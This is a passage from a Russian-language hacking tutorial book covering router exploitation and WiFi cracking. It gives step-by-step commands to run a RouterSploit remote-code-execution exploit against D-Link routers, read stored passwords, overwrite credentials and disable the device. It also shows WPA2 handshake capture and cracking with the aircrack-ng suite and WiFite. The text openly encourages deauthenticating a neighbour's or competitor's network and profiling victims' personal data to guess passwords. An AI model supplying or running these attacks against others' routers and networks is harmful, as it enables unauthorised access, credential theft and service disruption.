- Michael Messner <devnull[at]s3cur1ty.de> # vulnerability
discovery
- Marcin Bury <marcin.bury[at]reverse-shell.com> # routersploit
module
```

```
References:
- http://www.dlink.com/uk/en/home-solutions/connect/routers/dir-
600-wireless-n-150-home-router
- http://www.s3curity.de/home-network-horror-days
- http://www.s3curity.de/m1adv2013-003
```

Все совпадает – наше устройство есть в списке уязвимых. Установи цель (и порт, если это нужно – не забывай о порте!):

```
set target 111.22.33.44
```

Если ты не хочешь убивать роутер, а только проверить, сможешь ли ты его взломать выбранным эксплойтом, введи команду:

```
check
```

Вывод будет такой:

```
> check
[+] Target is vulnerable
```

10.4.4. Использование эксплойтов

После того, как ты нашел уязвимость, которой подвержен роутер, выбери соответствующий модуль:

```
use exploits/dlink/dir_300_600_rce
```

Установи цель:

```
set target 111.22.33.44
```

Запусти эксплойт:

```
run
```

```
rsf(D-Link DIR-300 & DIR-600 RCE) > run
[*] Running module
[+] Target is vulnerable
[*] Invoking command loop
cmd >
```

Обрати внимание на изменившееся приглашение командной строки. Оно означает, что ты можешь передать команду непосредственно на роутер. Команды роутера – это команды той же Linux, ведь все роутеры работают под управлением этой ОС, только немного урезанной версии. Так что можешь ввести команды

```
cd /
ls -l
```

Эти команды отобразят содержимое файловой системы роутера. Далее ты должен найти пароли. Во многих моделях пароли доступа хранятся в незашифрованном виде. Например, на тех же DIR-300 и DIR-600 пароли хранятся в файлах /var/passwd и /var/etc/hnapasswd. Просмотрим эти файлы:

```
cat /var/passwd
«admin» «1234567890!' "0"

cat /var/etc/hnapasswd
admin:1234567890!
```

Теперь можешь зайти на страничку роутера http://<IP-адрес>. Некоторые роутеры настолько глупы, что разрешают доступ к этой страничке извне. Большинство современных роутеров не позволяют этого сделать. Что можно сделать в этом случае? Можно, например, сменить пароли и перезагрузить роутер:

```
echo "hacker:9999999" > /var/etc/hnapasswd
reboot
```

Можно удалить файлы конфигурации (каталог /etc) и также перезапустить роутер – с уверенностью можно сказать, что больше он не запустится. В общем, вариантов много – на что хватит твоих знаний и твоей фантазии. В качестве дополнительного материала для размышлений делимся замечательной ссылкой, где описано сравнение Router Sploit и Router Scan, также есть некоторая информация о взломе роутеров DLink DIR: https://hackware.ru/?p=1766.

10.5. Взлом WPA2-роутера. Мифы и реальность

В этом разделе один из авторов этой книги попытается взломать свой домашний роутер. Схема будет такой. В виртуальную машину VMWare будет установлена Kali Linux. К виртуальной машине будет подключен USB-адаптер

(благо, проброс USB-портов в VMWare работает корректно, в отличие от того же Hyper-V), через который и будут производиться попытки подключения к домашней WiFi-сети.

Но сначала небольшой экскурс. Когда WiFi-сети только появились, использовалась технология Wired Equivalent Privacy (WEP), которая должна была обеспечить конфиденциальность WiFi-сетей. Но эта технология оказалась неэффективной, ее легко взломать. На смену WEP был разработан новый алгоритм обеспечения конфиденциальности – WPA (Wi-Fi Protected Access). WPA – это не какая-то новая технология, это целый набор технологий - 802.1X + EAP + TKIP + MIC (если не знаешь, что это – гугли). Все это усложнило взлом, но не сделало его невозможным.

Начиная с 2006-ого года, стал распространяться протокол WPA2. В качестве алгоритма шифрования он использовал AES, взломать который очень сложно. Недостаток WPA2 заключается в том, что зашифрованный пароль передается при подключении пользователей во время так называемого 4-way handshake (4-х стороннего рукопожатия). Если мы поймаем **handshake**, то узнаем зашифрованный пароль, и нам останется лишь расшифровать его. Для этой цели мы воспользуемся aircrack-ng.

Но от слов – к делу. Давай посмотрим, как взлом выглядит на практике. Первым делом нужно определить, как называется наш беспроводной интерфейс в Linux. Для этого введи команду:

```
ifconfig
```

Эту и все последующие команды нужно вводить от имени *root*. Так что войди как *root*, если ты этого еще не сделал или же введи команду *sudo bash*, чтобы получить командную оболочку с правами root.

В результате выполнения **ifconfig** ты увидишь список сетевых интерфейсов в твоей системе (рис. 10.5). Как правило, беспроводные адаптеры в Kali Linux называются wlanN, где N – номер адаптера, нумерация начинается с 0. Если у тебя один адаптер, то его имя будет wlan0. Наша догадка подтвердилась, и интерфейс действительно называется wlan0.

Теперь нам нужно перевести адаптер в режим мониторинга. В этом режиме WiFi-адаптер будет видеть весь трафик, проходящий мимо нас.

> **Примечание.** Когда-то, в 2004-2006 годах была очень популярная программа GiveMeToo. Ее использовали не только хакеры, но и служба безопасности крупных предприятий. Суть заключа-

лась в следующем. Все сети того времени были построены на базе технологии Ethernet (о WiFi мало кто тогда знал, а если и знал, то на наших просторах она мало использовалась). В качестве основных сетевых устройств использовались хабы (HUB) или же вообще использовалась технология общей шины, когда все компьютеры подключались подобно гирлянде. Правда, на крупных предприятиях такая технология не использовалась, использовались в основном хабы, так как повреждение общей шины гарантировало простой всей сети. Хаб, он же концентратор использовал, по сути, ту же технологию общей шины. Когда один из компьютеров отправлял пакет данных, хаб получал его и передавал на все свои порты. То есть отправленный тобой пакет данных получали все компьютеры сети. Далее компьютер анализировал пакет. Если в качестве получателя был указан этот компьютер, он его принимал, если же другой – пакет выбрасывался (DROP). Программа GiveMeToo переводила сетевой адаптер в так называемый неразборчивый режим (promisc mode), в котором он принимал все пакеты – и как те, которые были адресованы ему, и те, которые были адресованы другим компьютерам. А дальше начиналось самое интересное. Учитывая, что трафик был не зашифрован в то время (не использовалось какое-либо шифрование, протокол HTTP был именно HTTP, а не HTTPS и т.д.), то хакер мог легко прочитать всю переписку (почта, ICQ, IRC), просмотреть, кто и какие сайты посещает и т.д. И тогда быть хакером было очень просто. Не нужно было никаких особых знаний – просто запусти на любом (!) компьютере, подключенном к сети, программу GiveMeToo и наблюдаешь за всеми. Последнее обновление этой замечательной программы было в 2006-ом году. Дальше сети просто перешли на использование коммутаторов (switch). Коммутатор пересылает отправляемый пакет не на все порты, а только на конкретный порт. Когда к порту коммутатора подключается компьютер, он вносит его адрес во внутреннюю таблицу. Когда он видит поступаемый пакет, он анализирует адрес получателя и отправляет пакет только на тот порт, к которому подключен получатель. Вторая причина, по которой использование GiveMeToo не представляется возможным – повсеместное использование шифрования. Все передаваемые по сети данные зашифрованы и даже если ты их перехватишь, то для их расшифровки нужно постараться. Что же касается WiFi, то здесь все передаваемые данные (ото всех сетей(!!!)) передаются по общей среде – по воздуху. Именно поэтому мы можем переключить адаптер в режим мониторинга, что позволит захватывать весь передаваемый вокруг тебя трафик.




Рис. 10.5. Список сетевых адаптеров

Для этого вводим команду:

```
airmon-ng start wlan0
```

Конкретно в моем случае программа сообщила, что не может перевести адаптер в режим мониторинга, поскольку он используется двумя процессами – NetworkManager и wpa_supplicant. Чтобы убить эти процессы, нужно ввести команду airmon-ng check kill.




Рис. 10.6. Невозможно перевести адаптер в режим мониторинга

Вводим эту команду и смотрим, что получится:

```
airmon-ng check kill
```

Программа сообщит, что «убила» определенные процессы:

```
Killing these processes:

PID  Name
95191  wpa_supplicant
```

Куда подевался NetworkManager непонятно, но мы попытаемся снова перевести интерфейс в режим мониторинга:

```
airmon-ng start wlan0
```

Рис. 10.7. Убиваем блокирующие интерфейс процессы

Как ты увидишь, программа airmon-ng сообщит, что интерфейс wlan0…. не найден. В результате проведенных действий наш интерфейс был переименован в wlan0mon, о чем сообщит вывод команды ifconfig (10.8).




Рис. 10.8. Интерфейс wlan0 был переименован в wlan0

Поэтому вводим команду:

```
airmon-ng start wlan0mon
```

Как видно на рис. 10.9, адаптер успешно переведен в режим мониторинга.




Рис. 10.9. Адаптер переведен в режим мониторинга

Теперь, когда наш сетевой адаптер находится в режиме мониторинга, мы можем захватить, подходящий мимо нас трафик, используя команду airodump-ng. Вводим команду:

```
airodump-ng wlan0mon
```

Далее вывод будет таким, как показано на рис. 10.10. Разберемся, что и к чему. В верхней части выводится список беспроводных сетей. В нижней части – список клиентов. Обрати внимание, сейчас есть два клиента – один подключен к интересующей нас сети с BSSID D8:0D:17:A5:F9:F4. ESSID для этой сети мы затерли специально, чтобы по нему нельзя было вычислить автора этой книги – анонимность превыше всего. Второй клиент подключен к сети B0:4E:26:A4:89:82 – сеть называется TP-Link_8982.

Наш следующий шаг — сосредоточить наши усилия на одной из точек доступа и на ее канале. Нас интересует BSSID и номер канала точки доступа (выводится в колонке CH), которую мы будем взламывать. Открой новый терминал и введи команду:

```
airodump-ng --bssid D8:0D:17:A5:F9:F4 -c 2 -w WPAcrack
wlan0mon
```




Рис. 10.10. Режим мониторинга запущен

Здесь:

- D8:0D:17:A5:F9:F4 - BSSID точки доступа
- -c 2 – канал, на котором работает точка доступа Wi-Fi
- WPAcrack – файл, в который запишется handshake
- wlan0mon - сетевой адаптер в режиме мониторинга

Как вы можешь видеть на скриншоте 10.11, мы сейчас концентрируемся на захвате данных с одной точки доступа с BSSID D8:0D:17:A5:F9:F4 на канале 2. Терминал оставляем открытым!




Рис. 10.11. Захватываем данные только с определенной WiFi-сети

Чтобы захватить зашифрованный пароль, нам нужно, чтобы клиент прошел аутентификацию (подключился к Wi-Fi). Если он уже аутентифицирован, мы можем его деаутентифицировать (отключить), тогда система автоматически повторно аутентифицируется (подключится), в результате чего мы можем получить зашифрованный пароль.

То есть нам просто нужно отключить подключенных пользователей, чтобы они подключились снова. Для этого открываем еще один терминал и вводим:

```
$ aireplay-ng --deauth 100 -a D8:0D:17:A5:F9:F4 wlan0mon
```

Здесь:

- 100 – количество, пользователей, которые будут деаутентифицированы;
- D8:0D:17:A5:F9:F4 – BSSID точки доступа
- wlan0mon - сетевой адаптер в режиме мониторинга

Если ты, как и мы, взламываешь свою собственную сеть для эксперимента, можешь отключить только одного клиента (например, свой мобильный телефон) и подключить его заново, не убивая при этом всех остальных клиентов.

Теперь при повторном подключении окно, которое мы оставили на предыдущем шаге поймает handshake. Давайте вернемся к нашему терминалу airodump-ng и посмотрим. В верхнем правом углу ты должен увидеть фразу:

```
CH 2][Elapsed: 5 mins][ 2020-12-14 10:45 ][ fixed channel wlan0mon:
2 ][ WPA2 handshake: D8:0D:17:A5:F9:F4
```

Это означает, что мы захватили зашифрованный пароль. Это уже что-то. Пароль у нас есть, осталось его расшифровать.

Теперь, когда у нас есть зашифрованный пароль в нашем файле WPAcrack, мы можем запустить подбор пароля. Но для этого нам нужно иметь список с паролями, которые мы хотим использовать. Найти такой список можно за 5 минут в Гугле. Мы использовать списки паролей по умолчанию, которые есть в Kali Linux. Все эти списки слов хранятся в каталоге /usr/share/wordlists (рис. 10.12).

Открой новый терминал и введи команду:

```
$ aircrack-ng WPAcrack-01.cap -w <полный путь к списку
слов>
```




Рис. 10.12. Список паролей

Здесь WPAcrack-01.cap файл, в который мы записывали handshake (airodump-ng приписал в конце -01.cap).

Сколько времени займет взлом зашифрованного пароля? Пароли взламываются по типу брутфорса – то есть программа просто пытается использовать пароль из списка слов. Если ним получится дешифровать файл WPAcrack, значит, успех. В противном случае – пробует следующий пароль. Поэтому успех зависит от твоего словаря. Понятно, что если не получится с одним списком, можешь пробовать следующий. Рано или поздно найдется слово, которое пользователь указал в качестве пароля.

Этот процесс может занять много времени. Все зависит от длины списка паролей, ты можешь ждать от нескольких минут до нескольких дней. На 2-ядерном процессоре Intel aircrack-ng подбирает чуть более 700 паролей в секунду. В виртуальной машине этот показатель может быть меньше. Когда пароль будет найден, он появится на твоем экране.

Рекомендации использованию программы:

1. Данный вид атаки эффективен для подбора пароля по списку, но практически бесполезен для рандомного подбора. Все дело во времени. Если Wi-Fi защищен средним паролем из латинских букв и цифр, то рандомный подбор займет несколько лет.

2. При выборе списка паролей обязательно учитывай географические факторы. Например, нет смысла делать подбор в ресторане Берлина по русскому списку паролей. Найди список часто используемых паролей на

немецком и запасись терпением. В любом случае, ты можешь захватить зашифрованный пароль, а продолжить расшифровку в другом месте (дома, в отеле). Когда пароль будет расшифрован, ты сможешь вернуться к той точке доступа и подключиться к ней.

3. Если тебе насолил сосед или конкурент, используй команду aireplay-ng --deauth 100 -a <BSSID> wlan0mon, чтобы «положить» его сеть.

4. Если ты взламываешь домашний Wi-Fi, то постарайся узнать какие-либо персональные данные жертвы (имя, фамилия, дата рождения, кличка собаки, имя ребенка и.т.д.) и сгенерировать дополнительный список паролей из этих данных. Часто используются пароли вроде (этими паролями нужно обязательно дополнить твои списки паролей, причем добавить их в самое начало списка, так как успех с этими паролями очень вероятен):
   - Имя ребенка и дата рождения, например, Dima210611
   - Номер телефона (настройщики WiFi по вызову не заморачиваются и устанавливают в качестве пароля номер телефона клиента)
   - Последовательности цифр 123456789, 1234567890, 12345678900, 987654321 и т.д.

5. После того как поймал handshake, отключай работу aireplay-ng (не заставляй страдать простых пользователей). Конечно, если у тебя не пункт 3.

10.6. Автоматизируем взлом с помощью WiFite

Читатели, учившиеся на физмате, сейчас вспомнят, как проходит обучение. Сначала тебе объясняют 10 разных методов решения. А потом говорят, что вот есть одиннадцатый метод, который самый простой и который поможет в большинстве случаев, кроме каких-то крайних значений. Аналогичная ситуация сложилась и со взломом WiFi. В прошлом разделе было показано, как использовать целый комплекс программ для взлома WiFi-сети. В этом разделе мы рассмотрим инструмент WiFite, позволяющий весь этот процесс автоматизировать. Он использует те же инструменты, что мы использовали в прошлом разделе и некоторые дополнительные. Итак, обо всем по порядку.

WiFite – это инструмент для автоматизированной беспроводной атаки и работает он только в Linux, то есть никаких Windows-версий или версий для macOS нет.

Wifite был создан для использования с дистрибутивами на тестирование на проникновение, такими как Kali Linux, Pentoo, BackBox; любыми дистри-

бутивами Linux с пропатченным для инжекта беспроводными драйверами. По-видимому, также работает на Ubuntu, Debian и Fedora.

Программу нужно запускать только с полномочиями root, что необходимо для программ, которые использует WiFite при взломе WiFi. Запускать что-либо от root мы бы не рекомендовали, поэтому лучше всего установить Kali Linux в виртуальную машину, подключить USB адаптер WiFi (да, придется потратиться ради безопасности). Не нужно запускать этот инструмент на системе, которую ты используешь для ежедневной работы. Если же ты на каждый день используешь Windows, то выбора особо нет – устанавливай Kali Linux и в нем уже будет WiFite.

Wifite предполагает, что у тебя есть беспроводной адаптер и подходящие драйверы, пропатченные для инжекта и неразборчивого режима/режима наблюдения. Такие есть в Kali Linux, BackBox, Pentoo. В других дистрибутивах обо всем этом нужно позаботиться самостоятельно.

Инструмент может атаковать множество зашифрованных сетей WEP, WPA и WPS подряд. Этот инструмент настраивается до автоматизма всего лишь несколькими аргументами. Цель Wifite — быть инструментом беспроводного аудита по принципу «установил и забыл». Другими словами, ты запускаешь его, видишь список беспроводных сетей, выбираешь цели и ждешь, пока инструмент взломает выбранную тобой сеть. Можешь даже атаковать даже все точки доступа вокруг.

Особенности инструмента:

- сортирует цели по сигналу (в dB); первыми взламывает самые близкие точки доступа
- автоматически деаутентифицирует клиентов скрытых сетей для раскрытия их SSID
- набор фильтров для точного указания, что именно атаковать (wep/wpa, выше определенной силы сигнала, каналы и т.д.)
- гибкие настройки (таймауты, пакеты в секунду, другое)
- функции «анонимности»: смена MAC на случайный адрес перед атакой, затем обратная смена, когда атака завершена
- все захваченные рукопожатия WPA копируются в текущую директорию wifite.py
- умная деаутентификация WPA; циклы между деаутентификацией всех клиентов и широковещательной

- остановка любого взлома по Ctrl+C с опциями для продолжения, переход к следующей цели, пропуск взлома или выход
- отображение общей информации по сессии при выходе; показ всех взломанных ключей
- все пароли сохраняются в cracked.txt

Обязательные зависимости:

- Python - Wifite — это скрипт, написанный на Python и для запуска требуется Python, программа совместима с версиями python2 и python3.
- iwconfig - для определения, находятся ли беспроводные интерфейсы уже в режиме монитора.
- ifconfig- для запуска/остановки беспроводных устройств
- Набор aircrack-ng - используются конкретно следующие программы:
  - airmon-ng - для перечисления и включения режима мониторинга на беспроводных интерфейсах.
  - aircrack-ng - для взлома WEP .cap файлов и захваченных WPA рукопожатий.
  - aireplay-ng - для деаутентификации точек доступа, повторного воспроизведения файлов захвата, различных атак.
  - airodump-ng - для сканирования целей и генерации файлов захвата.
  - packetforge-ng - для подделки файлов захвата.

Необязательные, но рекомендуемые зависимости:

- **Reaver** - предназначен для подборки пина WPS (Wifi Protected Setup) методом перебора. Reaver включает сканер «walsh» (или «wash») для выявления точек доступа с включенным WPS. Wifite использует Reaver сканирования и для атаки на роутеры с включенным WPS.
- **Pyrit** - взломщик ключей WPA PSK, используя графический процессор. Wifite использует Pyrit (если нашла) для выявления хендшейков. В будущем Wifite может получить опцию взламывать хендшейки WPA с помощью Pyrit.
- **tshark** - поставляется в связке с Wireshark, программным обеспечением для сниффинга пакетов.
- **coWPAtty** - взломщик ключей WPA PSK. Wifite использует cowpatty (если есть) для выявления рукопожатий.

- **Pixiewps** - это инструмент, написанный на C, он используется для офлайн брутфорса пина WPS посредством эксплуатирования низкой или несуществующий энтропии некоторых точек доступа (атака pixie dust).

Запуск:

```
wifite
wifite -pow 40 -wps
```

При запуске без параметров программа ищет все доступные точки доступа. Во втором случае программа будет атаковать точки доступа с мощностью более 40 dB (-pow 40), используя атаку WPS (-wps). Как правило, если уровень сигнала ниже 40 dB, то точка доступа находится дальше, чем хотелось бы и даже если ты ее взломаешь, что хорошего Интернет-соединения через нее не получишь.

Посмотрим на программу в действии. Запусти ее без параметров. Если не хватает каких-то утилит, программа в самом начале сообщит об этом. Формат сообщения об отсутствующей программе следующий:

```
[!] Warning: Recommended app <название> was not found.
install <команда>
```

Приводится название программы и команда, которую необходимо ввести для ее установки. Настоятельно рекомендуется установить все отсутствующие программы.




Рис. 10.13. Программа ищет WiFi-сети. SSID взламываемой сети мы, как всегда, закрыли

На **Conflicting processes** не обращай внимания, если нет проблем – если ты видишь список точек доступа и программа работает нормально. Если точек доступа нет в списке, а ты знаешь, что они есть, тогда запусти программу с параметром --kill (wifite --kill).

Далее программа начнет выводить список найденных точек доступа. Когда ты увидишь, что твоя жертва есть в списке, нажми Ctrl + C.

Когда ты нажмешь Ctrl + C, программа попросит тебя номер взламываемой точки доступа. Если нужно взломать несколько точек доступа, введи их через запятую (1, 4 например). Если нужно взломать все точки доступа, которые увидела программа, введи **all** и нажми **Enter**.

Посмотрим вывод программы (наши комментарии помечены решеткой):

```
# Начало атаки против выбранной точки доступа
Starting attacks against D8:0D:17:A5:F9:F4 (SSID)
# Атака WPS Pixie-Dust не удалась - таймаут
[+] SSID (66db) WPS Pixie-Dust: [--3s] Failed: Timeout after
300 seconds
# Атака WPS NULL PIN не удалась - таймаут
[+] SSID (67db) WPS NULL PIN: [--3s] Failed: Timeout after 300
seconds
# Атака WPS PIN Attack также не удалась - слишком много таймаутов
[+] SSID (66db) WPS PIN Attack: [17m30s PINs:1] Failed: Too many
timeouts (100)
# Атаки PMKID пропускаем, поскольку отсутствуют необходимые
утилиты
[!] Skipping PMKID attacks, missing required tools: hcxdumptool,
hcxpcaptool
# Атака WPA Handshake capture - захват пароля - обнаружен новый
клиент
[+] SSID (72db) WPA Handshake capture: Discovered new client:
<MAC-адрес>
...
# Пароль захвачен. Ура!
[+] SSID (71db) WPA Handshake capture: Captured handshake
# Сохраняем копию handshake в файле hs/handshake_SSID_BSSID.cap в
каталоге /root
[+] saving copy of handshake to hs/handshake_SSID_BSSID.cap saved
# Анализ зашифрованного пароля
[+] analysis of captured handshake file:
# tshark сообщает, что файл содержит корректный handshake
[+] tshark: .cap file contains a valid handshake for
D8:0D:17:A5:F9:F4
# а вот aircrack (не aircrack-ng) сообщает, что не все хорошо,
проверим позже
```

```
[!] aircrack: .cap file does not contain a valid handshake
# пытаемся взломать пароль с помощью файла wordlist-probable.txt -
в нем
# список паролей по умолчанию.
[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-
probable.txt wordlist
[+] Cracking WPA Handshake: 100% ETA: 0s@ 1686.7 kbps (current
key: 11225556)
# Файл wordlist-probable.txt не содержит пароль
[!] Failed to crack handshake: wordlist-probable.txt did not
contain password
# Завершение атаки, выход
[+] Finished attacking 1 target(s), exiting
# Примечание: оставляем интерфейс в режиме мониторинга
[!] Note: Leaving interface in Monitor Mode!
# Как закончите, выключить режим мониторинга можно командой
airmon-ng stop <iface>
[!] To disable Monitor mode when finished: airmon-ng stop wlan0mon
```

Проанализируем, что у нас вышло:

1. Программа пыталась атаковать роутер, используя известные ей уязвимости. Ничего не вышло.
2. Затем программа захватила пароль и сохранила файл с паролем в каталог **hs** домашнего каталога. Поскольку мы запускали программу от *root*, то файл с паролем был сохранен в каталог /root/hs. По имени файла ты поймешь, от какой сети захвачен пароль. А если ты взламывал одну сеть, то и думать не нужно – там будет один файл.
3. Программа пыталась взломать пароль, используя список паролей wordlist-probable.txt. У нее ничего не вышло, поскольку пароля в списке не обнаружено.
